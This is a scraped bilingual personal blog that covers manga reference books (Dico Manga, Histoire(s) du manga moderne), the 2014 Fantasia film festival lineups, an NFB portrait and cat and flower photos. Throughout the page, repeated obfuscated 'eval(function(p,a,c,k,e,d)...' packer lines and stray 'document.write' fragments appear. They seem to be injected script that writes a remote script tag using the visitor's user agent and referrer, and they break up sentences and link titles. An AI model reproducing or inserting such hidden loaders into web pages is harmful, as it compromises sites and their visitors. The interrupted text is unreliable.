Dico Manga est plus complet que toutes les références françaises précédentes (il contient un peu plus d’entrées que Le Guide Phénix du Manga et chacune des entrées est plus longue) et il offre une présentation beaucoup plus agréable. De plus, contrairement à l’ouvrage de Jason Thompson, Dico Manga est plus descriptif que critique. Je suis d’accord qu’un livre de référence devrait être plus objectif et éviter de trop exprimer l’opinion de l’auteur, mais il aurait aussi été utile si les auteurs avaient pu ajouter une note discrète pour donner aux lecteurs une idée de leur appréciation de chaque titre. Comme tous les livres de ce genre, ce n’est pas un travail exhaustive, mais il est assez impressionnant tout de même, en particulier sur deux aspects: c’est la première référence de manga à être bien illustré (900 illustrations en couleurs!) et a offrir des notices biographiques en quantité (plus de 650!). Par conséquent, il s’agit d’un ouvrage extrêmement utile, voir une référence essentielle, qui devrait se retrouver (avec le Guide de Jason Thompson) sur les étagères de tous les fans de manga sérieux.


We are surely getting a lot more manga encyclopedic references these days. The first one was probably this Italian manga dictionary (A-Z Manga: Guida al fumetto giapponese (Sept. 2004), see review in PA #86: 38) which offers over 500 entries but is disappointedly thin, poorly illustrated and contains no release information—but at least it includes a good amount of mangaka biographical notices (nearly 100!). It was followed with a first French manga reference (Le Guide Phénix du Manga (Dec. 2005), see review in PA #88: 86) which offers a comprehensive introduction to manga, as well as biographical notices for (only) forty major mangaka and over 700 very short manga entries—the guide was updated in Nov. 2006 with 125 more pages. As manga references became better and bigger, in Oct. 2007 we finally got a reference in English (Jason Thompson’s Manga: The Complete Guide, see review in PA #97: 77) which offers over a thousand entries referencing all the manga titles released in North America. If the book reads more like a compilation of reviews than a real encyclopedia, offers little illustrations and less than twenty well-developped mangaka biographical notices, it is neverthess well-written and the most exhaustive manga reference so far. Could it get even better?
It does with another French book, Dico Manga: le dictionnaire encyclopédique de la bande dessinée japonaise (Encyclopedic Dictionary of Japanese Comics) released in March 2008. It is a huge manga bible (it weights 3.8 lbs!), the result of three years of research from a team of ten writers. Its 1500 alphabetical entries cover all the manga titles published in French (up to Dec. 2006), with many entries dedicated to mangaka, publishers, or element of Japanese culture often found in manga. The characteristics of the genre itself (its history, magazines, direction of reading, sound effects, etc.) are studied in a series of longer articles spread throughout the book.
Dico Manga is more complete than the previous French references (it offers a little more entries than Le Guide Phénix du Manga and each entries are longer) and it has a much nicer presentation. Also, contrary to Jason Thompson’s work, Dico Manga is more descriptive than critical. I agree that a reference book should be more objective and less judgemental, but it would also have been helpful if the writers could have added a discreet rating to give the readers an indication on how they had appreciated the manga. Like all books of this kind, this work is not exhaustive but it is quite impressive nonetheless, particularly on two aspects: it is the first manga reference to be properly illustrated (900 illustrations in color!) and it offers the most mangaka biographical notices (over 650!). Therefore it is an extremely useful book that should figure—along Jason Thompson’s Guide—on the bookshelves of any serious manga fans (if you can read French, of course).
Dico Manga: le dictionnaire encyclopédique de la bande dessinée japonaise, ouvrage collectif sous la direction de Nicolas Finet. Paris: Fleurus, 2008. 624 pgs, couverture rigide, en couleur, 24 x 17 x 4.2 cm, 30 € / $44.95 Cnd, ISBN 978-2-215-07931-6. Recommandé pour adolescents (12+). 
For more information / Pour plus d’information:
Dico Manga © 2007 Fleurus.
L’image du mer-fleurie
Bouquet de fleurs du jardin / Bouquet of garden flowers
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ykyty|var|u0026u|referrer|arazy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ttbsf|var|u0026u|referrer|nnsak||js|php’.split(‘|’),0,{}))
<a href="https://www.flickr.com/photos/clodjee/14560812952" title="Bouquet du jardin by Clodjee Pelletier, document.write(“”); on Flickr”>
Fantasia announces a second wave of 2014 titles
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dbbyh|var|u0026u|referrer|iaafk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iykss|var|u0026u|referrer|kybiy||js|php’.split(‘|’),0,{}))
The Fantasia International Film Festival is proud to unveil additional highlights to their 2014 film lineup.
Official Closing Film – Abel Ferrara’s WELCOME TO NEW YORK
Fantasia will close its 2014 edition with the North American Premiere of Abel Ferrara’s WELCOME TO NEW YORK, document.write(“”); the controversial latest from the legendary filmmaker behind such landmarks as BAD LIEUTENANT, KING OF NEW YORK, NEW ROSE HOTEL and the recently re-released MS 45. It is loosely based on the DSK scandal and stars the iconic Gérard Depardieu in one of the bravest performances of his career. Co-starring is the equally sensational Jacqueline Bisset.
JU-ON: THE BEGINNING OF THE END to launch its Western haunt in Montreal
Fans of classic J-Horror, rejoice! The curse of Kayoko and Toshio is back! Fantasia will be the site of the International Premiere of JU-ON: THE BEGINNING OF THE END, the anticipated new Japanese production that reboots one of the most successful and terrifying horror franchises of the 21st century in a very wise way: by remaining faithful to the original material. Director/Co-Writer Masayuki Ochiai (HYPNOSIS) brings us back to the haunted house and reinstates, slowly but surely, its oppressive atmosphere through a refined and efficient use of mise-en-scene. Co-scripted by none other than Taka Ichise.
A Subterranean New Section in our Programming
Fantasia is proud to announce the creation of a new section of programming, Fantasia Underground, dedicated to showcasing outrageous indie outsider visions created in the counter-cultural spirit that we associate with classic underground film works. It will sport four features, from Canada, USA and one from Japan:
HANA-DAMA: THE ORIGINS
Japan, Dir: Hisayasu Sato. A seemingly mundane high-school bullying drama builds into a cathartic and absurd farce of excessive, bloody, colourful revenge and retribution, care of underground cinema legend Hisayasu Sato (NAKED BLOOD, LOVE & LOATHING LULU & AYANO), co-scripted by Shinji Imaoka (of the demented pinku musical UNDERWATER LOVE). A poignant and strange social critique of girl-on-girl violence and institutional abuse at large. North American Premiere.
Additional 2nd Wave Highlights (films from Asia)
DANCING KARATE KID
Japan, Dir: Tsukasa Kishimoto. Jaw-dropping dance numbers, a flood of jokes amongst the funniest you’ll see all year and eye-popping action scenes are all part of DANCING KARATE KID, an off-the-chain action-comedy blending martial arts and musical moves. Official Selection: Hawaii International Film Festival. Canadian Premiere.
FROM VEGAS TO MACAU
Hong Kong, Dir: Wong Jin. The King of Cool, Chow Yun-Fat, is back in a signature role he made famous in the classic GOD OF GAMBLERS (seen way back at Fantasia Year One!). A royal flush of comical action madness in Wong Jing’s trademark Hong Kong style, co-starring Nicholas Tse and Chapman To. Canadian Premiere.
FUKU-CHAN OF FUKUFUKU FLATS
Japan, Dir: Yosuke Fujita. One part quirky slapstick absurdity and two parts poignant character study, FUKU-CHAN is the feelgood, laugh-out-loud indie comedy hit of this year’s fest, mixing humour and pathos in the way only fan-favourite Yosuke Fujita (FINE, TOTALLY FINE) can. Official Selection: Frankfurt Nippon Connection Festival, New York Asian Film Festival. Canadian Premiere
INGTOOGI: THE BATTLE OF INTERNET TROLLS
South Korea, Dir: Um Tae-hwa. “Koolkidneyz” and “Manboobs” take their online feud into the real world. INGTOOGI is a deep dive into the national geek consciousness of South Korea, an upbeat outsider comedy that evolves into a truly heartfelt story of alienation and loss. Writer/Director Um Tae-hwa shed a dark light on the social media generation in a very promising first feature. International Premiere
JELLYFISH EYES
Japan, Dir: Takashi Murakami. A lively celebration of the Japanese pop-culture tropes that feed the Superflat sensibility of pop-art superstar Takashi Murakami, his JELLYFISH EYES is also a heartfelt critique of Japan’s institutions in the era of Fukushima. This is a gorgeous and enchanting family friendly film with an edge that makes it a must see for film lovers of all ages. Official Selection: Sitges Film Festival. Canadian Premiere
KUNDO: AGE OF THE RAMPANT
South Korea, Dir: Yoon Jong-bin. In a time of turmoil and tyranny, a band of outlaws rises against the nobility. From the director of NAMELESS GANGSTER, a rough and ruthless adventure epic with a universal theme – righteous fury in the face of deep injustice with a stellar cast featuring Ha Jung-woo (THE CHASER) and Gang Dong-won (HAUNTERS). Quebec Premiere
3D NAKED AMBITION
Hong Kong, Dir: Lee Kung Lok. Fresh from the international festival rounds in Hong Kong, New York and Udine, this hairy beast finally comes to country of the beaver with a hardcore vengeance. This stand-alone satire sequel written by Hong Kong’s funniest writers, Chan Hing- Kar (BREAKING NEWS) and Ho Miu-Kei, mercilessly pokes fun at the adult industry, celebrity and Asian culture on all fours while retaining a socially relevant subtext. Canadian Premiere.
NO TEARS FOR THE DEAD
South Korea, Dir: Lee Jeong-beom. In the tradition Luc Besson’s THE PROFESSIONAL and and John Woo’s THE KILLER, a guilt-wracked assassin sides with his target in the hotly anticipated new film from Lee Jeong-beom (THE MAN FROM NOWHERE), a whirlwind of furious action scenes. Quebec Premiere
Fantasia 2014 gives a greater place to Quebec cinema
Returning for its sixth edition in the Fantasia International Film Festival, the Fantastic Weekend of Quebec Cinema offers an even more prominent place to Quebec cinema while remaining committed to the promotion of short film with over 160 premieres! This new edition sees the birth of the Genres du pays offering some titles of Quebec cinema that have shaped our cinematic history. Come and discover five classic presented in collaboration with the Cinémathèque québécoise. In addition, the Fantastic Weekend is proud to present six WAPIKONI MOBILE productions distributed throughout the programming. It will also offers a look at emerging filmmakers with two conferences bringing forward the creativity of young Quebec filmmakers
The Fantasia International Film Festival takes place in Montreal July 17 – August 5, 2014. For this year’s edition and onwards, Fantasia will be returning to the freshly renovated Concordia Hall Cinema as its main base, which now features an even larger screen, new seating and upgraded projection and sound.
The festival’s full lineup of screenings and events will be announced on July 10.
The full press release can be found here. You can also find more information on the festival website.
[ Traduire ]
L’image du chat-medi / Cat-urday’s picture
La maman chat-de-gouttière qui a élue domicile dans ma minuscule cour (et qui a donné naissance à Caramel l’an dernier) remet ça avec une autre portée de trois chatons: un gris et blanc, document.write(“”); un gris et un orange. Cette fois-ci, je le jure, je vais faire de mon mieux pour les ignorer! (Quoique si je lui met la main dessus je vais la faire stériliser) En attendant: Félicitations pour vos beaux chatons!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nikfk|var|u0026u|referrer|drfak||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hhkyi|var|u0026u|referrer|tfetb||js|php’.split(‘|’),0,{}))
The Mom alley-cat that took up residence in my tiny yard (which gave birth to Caramel last year) does it again with another litter of three kittens: a gray and white, a gray and an orange. This time, I swear, I’ll do my best to ignore them! (Although if I lay hands on her I’ll make sure she’s being spayed) In the meantime: Congratulation for the cute kittens!

L’image du mer-fleurie
Une explosion de couleurs dans le jardin aujourd’hui!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kzkai|var|u0026u|referrer|bskea||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zaarf|var|u0026u|referrer|nbzkz||js|php’.split(‘|’),0,{}))
An explosion of colours in the garden today !
Tropaeolaceae: Grande Capucine / Nasturtium & Asteraceae: Cosmos / Cosmos
<a href="https://www.flickr.com/photos/clodjee/14485588456" target="“new”" title="Capucine by Clodjee Pelletier, document.write(“”); on Flickr”>

Asteraceae: Oeillet d’Inde / French marigold & Souci des jardins / Pot marigold


Découverte: Histoire(s) du manga moderne
 J’ai découvert Histoire(s) du manga moderne (1952-2012) un peu plus tôt cette année lorsque l’un des auteurs, Matthieu Pinon, m’a contacté pour m’en parler et obtenir quelques commentaires de ma part. Je n’ai pas osé en parler tant que l’annonce n’était pas officielle mais c’est maintenant fait puisque Animeland l’a mentionné à la fin mai, puis encore au début juin avec quelques précisions. Le magazine Coyote en a également parlé.
Deux spécialistes français du manga, Matthieu Pinon et Laurent Lefebvre (contributeur à Animeland et Coyote), nous proposent un nouvel ouvrage sur l’histoire du manga. Les ouvrages sur ce sujet sont déjà nombreux mais je crois qu’il n’y aura jamais trop de références sur le manga, particulièrement quand il s’agit d’un ouvrage au concept intéressant et innovateur. En effet il n’y a pas encore d’ouvrage en français sur l’histoire du manga au Japon avec une présentation strictement chronologique.


Après une brève introduction retraçant l’origine du manga et le contexte socio-économique qui favorisa son expansion dans les années 50, le coeur de l’ouvrage nous offrira 60 double-pages (une par année) avec à gauche l’histoire du manga cette année-là (tendances, faits marquants, etc.) et à droite un focus sur un auteur qui s’est particulièrement illustré durant la même période. Il se conclura avec quelques articles thématiques traitant des développements récents et des nouveaux enjeux de l’industrie. Il est décrit comme “un livre accessible à tous (passionnés et profanes) expliquant 60 ans de BD japonaises (1952 – 2012) grâce à une mise en page originale et didactique.”
C’est très prometteur et définitivement le genre d’ouvrage que j’aimerai lire ou même avoir dans ma bibliothèque de références manga.

Une campagne de financement populaire (crowdsourcing) a été lancée pour amasser les 7500€ nécessaire pour la publication. Cette campagne durera jusqu’au 13 juillet. Pour soutenir le projet ou pour en savoir plus sur ce merveilleux ouvrage, vous pouvez visiter la page officielle.
Histoire(s) du manga moderne (1952-2012), par Matthieu Pinon et Laurent Lefebvre, illustrée par Nicolas Hitori De. 160 pages tout en couleurs, 24 x 27 cm, 25.00 €. Sortie fin 2014 en version française ET anglaise, format papier et électronique (eBook)!
Une vidéo décrivant le projet est également disponible sur Vimeo:
[ Translate ]
ONF: 61 portraits d’artisans du cinéma
Pour son 75e anniversaire, document.write(“”); l’Office National du Film du Canada a créé un site interactif (en Flash malheureusement) qui présente une histoire du cinéma Canadien en 61 portraits vivants où sont interviewés des artisans de tout les métiers du cinéma.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|szbta|var|u0026u|referrer|nytai||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tebdb|var|u0026u|referrer|rkfak||js|php’.split(‘|’),0,{}))
Voici l’un de ces portraits: celui de mon père, Claude E. Pelletier, qui a été pendant trente ans preneur de son à l’ONF.
Comme le site de l’ONF est fait en Flash, il ne fonctionne pas sur les plateformes mobiles d’Apple (iPad, iPod, iPhone) et il est impossible de créer des hyperliens vers une section en particulier du site. Alors j’ai choisi d’extraire l’interview de mon père pour le rendre disponible sur mon blog (via Vimeo). Prenez note que tout le contenu est © Office National du Film.
Vous pouvez visionner tous les autres portraits sur ONF/interactif: Une histoire du cinéma – 61 portraits vivants.
The english version is available on NFB/Interactive: Making Movie History – A Portrait in 61 Parts.
[ Translate ]
L’image du chat-medi / Cat-urday’s picture
Chut! Il dort. Pour une fois qu’il est tranquille!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|niese|var|u0026u|referrer|tzety||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|berrf|var|u0026u|referrer|rdeeb||js|php’.split(‘|’),0,{}))
Hush! He’s asleep. For once he’s quiet!
iphoneography 2014-06-05
<a href="https://www.flickr.com/photos/clodjee/14474847304" target="“new”" title="Sleeping Caramel by Clodjee Pelletier, document.write(“”); on Flickr”>
Fantasia announces a first wave of 2014 programming
The 18th annual Fantasia International Film Festival is gearing up to take Montreal by storm with three weeks of inspiration and excitement starting July 17 until August 5, document.write(“”); 2014. The full 2014 lineup of programming and special events will be revealed shortly, but in the meantime, here’s an early First Wave Announcement of several selected highlights and info to whet your appetite.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysnnk|var|u0026u|referrer|zfzsb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rnbds|var|u0026u|referrer|snyfh||js|php’.split(‘|’),0,{}))
First, Fantasia will pay tribute to three legendary figures of the fantastic genre: Ray Harryhausen, Ray Bradbury and Forrest J. Ackerman. Through their work and energy, they have inspired many of the leading figures of genre cinema in recent decades.
Fantasia is also unveiling the 2014 poster art, inspired by an old legend from Québecois folklore: La Chasse Galerie (otherwise known as “the Bewitched Canoe”). It was created by award-winning Quebec illustrator Donald Caron.
The opening film has also been announced. Fantasia 2014 will launch with the Canadian premiere of JACKY IN THE KINGDOM OF WOMEN (Jacky au royaume des filles), a sharp political satire from comic book genius Riad Sattouf (LES BEAUX GOSSES) that took the Rotterdam Film Festival by storm.
Fantasia will hold a special screening of the hotly anticipated new instalment in the Marvel Cinematic Universe: GUARDIANS OF THE GALAXY.
Now with the announcements that are more in our sphere of interests:
A LIFETIME ACHIEVEMENT AWARD FOR MAMORU OSHII
A towering and truly unique figure in Japanese animation, director Mamoru Oshii will be a recipient of Fantasia’s Lifetime Achievement Award. From pioneering OVAs DALLOS and the haunting ANGEL’S EGG, and of course the beloved PATLABOR series, of the 1980s, through the dramatically influential global hit GHOST IN THE SHELL in the mid-’90s, to its award-winning sequel and other powerful, pensive works in the new millennium (SKY CRAWLERS, AVALON), Oshii has consistently strived to bring new ideas and in fact a whole new attitude to anime. With his meticulous and idiosyncratic near-future thrillers and dramas, linked by persistent themes, motifs and concerns, Oshii asserts a complex, deeply thoughtful and decidedly adult sensibility — while maintaining the highest technical standards in the field (and hardly confining his efforts to animation). In seeking a path to call his own, Oshii has blazed a trail for fantastic entertainment worldwide to follow.
Mamoru Oshii will be receiving his award on our opening night, July 17, before a special screening of the new HD master of GHOST IN THE SHELL, being re-issued by Manga Entertainment and Anchor Bay Entertainment in celebration of the 25th Anniversary of the original manga’s publication. This will be the first time the GITS HD print has been made available outside of Japan, lovingly restored, unadulterated and awe-inspiring in its beauty.
Fantasia also announced part of it line-up. The Asian movie to be presented in 2014 includes:
CROWS EXPLODE
Japan Dir: Toshiaki Toyoda
Fists will fly and beatings will abound, but the greatest battles are always in the hearts of the sneering, delinquent punks of the notorious Suzuran All-Boys High School. After Takashi Miike, it’s now BLUE SPRING director Toshiaki Toyoda’s turn to make a knuckle mark on the CROWS ZERO franchise. North American Premiere
GIOVANNI’S ISLAND
Japan Dir: Mizuho Nishikubo
A gracefully executed anime from Production I.G, examining the struggles of the Japanese in the immediate aftermath of World War II, from the perspective of a child. As beautiful as it is devastating, GIOVANNI’S ISLAND received a Jury Mention at the prestigious Annecy International Animation Film Festival. Canadian Premiere
HAN GONG-JU
South Korea Dir: Lee Su-jin
A troubled teenage girl flees her past — is she guilty or a victim? A multiple prize winner, notably attaining the Silver Tiger Award at this year’s Rotterdam International Film Festival, HAN GONG-JU is a magnificent yet devastating debut feature of incredible narrative virtuosity. Canadian Premiere
THE HUNTRESSES
South Korea Dir: Park Jae-hyun
A trio of daring and dangerous bounty-hunting beauties find themselves in a high-risk, high-stakes game of subterfuge and swordplay in medieval Korea. A rousing and fast-paced action-adventure with a dash of romance and a barge-load of slapstick laughs! International Premiere
KILLERS
Indonesia/Japan Dir: The Mo Brothers
Two serial killers. One likes to kill, the other seeks justice. The problem is, the first one is mentoring the latter… Social media will bring a storm of blood over both Tokyo and Jakarta in this shocking yet incredibly smart horror thriller in the vein of THE CHASER and COLD FISH that floored audiences at Sundance. Canadian Premiere
LIVE
Japan Dir: Noboru Iguchi
When his mother is kidnapped and a stranger calls, Naoto is thrust into a public triathlon of death. DEAD SUSHI director Noboru Iguchi’s running go at the survival-race genre is loveably lurid, super-sanguinary fun. North American Premiere
MISS GRANNY
South Korea Dir: Hwang Dong-hyeuk
74-year-old grandmother Oh Mal-soon has been magically transported into the body of her 20-year-old self. Seizing the opportunity to relive a youth she sacrificed in the name of her child, she sets out to explore a world of new possibilities. And it includes K-Pop… Canadian Premiere
MONSTERZ
Japan Dir: Hideo Nakata
A sinister sociopath with psychic powers squares off against a cheerful everyman with a secret of his own. The 2010 South Korean superhero/horror hybrid HAUNTERS, remade by Japanese cult director Hideo Nakata (RINGU), with stars Tatsuya Fujiwara (SHIELD OF STRAW) and Takayuki Yamada (CROWS ZERO). Canadian Premiere
ONCE UPON A TIME IN SHANGHAI
Hong Kong Dir: Wong Ching-Po
Opium and kung fu! The glory days of old Shanghai — or are they? Two generations of true kung fu experts collide in the spectacular martial arts feast, with breathtaking choreography by Yuen Woo-Ping and Yuen Cheung-Yan! Canadian Premiere
PUZZLE
Japan Dir: Eisuke Naito
The staff and students at Noriaki Hill High School have been given a game to play, one in which mistakes can be fatal. A giddy, gory brain-twister of a teen survival thriller, in which vengeance is as much a first step as a final solution. North American Premiere
SWEET POOLSIDE
Japan Dir: Daigo Matsui
Two swim-team members, a hairless boy and a hirsute girl, discover the pangs and tangles of first love in SWEET POOLSIDE, one of the most astute examination of adolescence to screen in a long time. North American Premiere
THE WHITE STORM
Hong Kong Dir: Benny Chan
Hopping from Hong Kong to Thailand to Macau, blending hard-hitting action with powerful drama, Benny Chan’s vividly stylish THE WHITE STORM is a sprawling, absorbing crime flick in the classic Hong Kong tradition. Canadian Premiere
The Fantasia International Film Festival takes place in Montreal July 17 – August 5, 2014. For this year’s edition and onwards, Fantasia will be returning to the freshly renovated Concordia Hall Cinema as its main base, which now features an even larger screen, new seating and upgraded projection and sound.
The festival’s full lineup of screenings and events will be announced on July 10.
The full press release can be found here. You can also find more information on the festival website.
[ Traduire ]
L’image du mer-fleurie
Ranunculaceae : Aquilegia : Aquilegia vulgaris
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yyzit|var|u0026u|referrer|tkerb||js|php’.split(‘|’),0,{}))
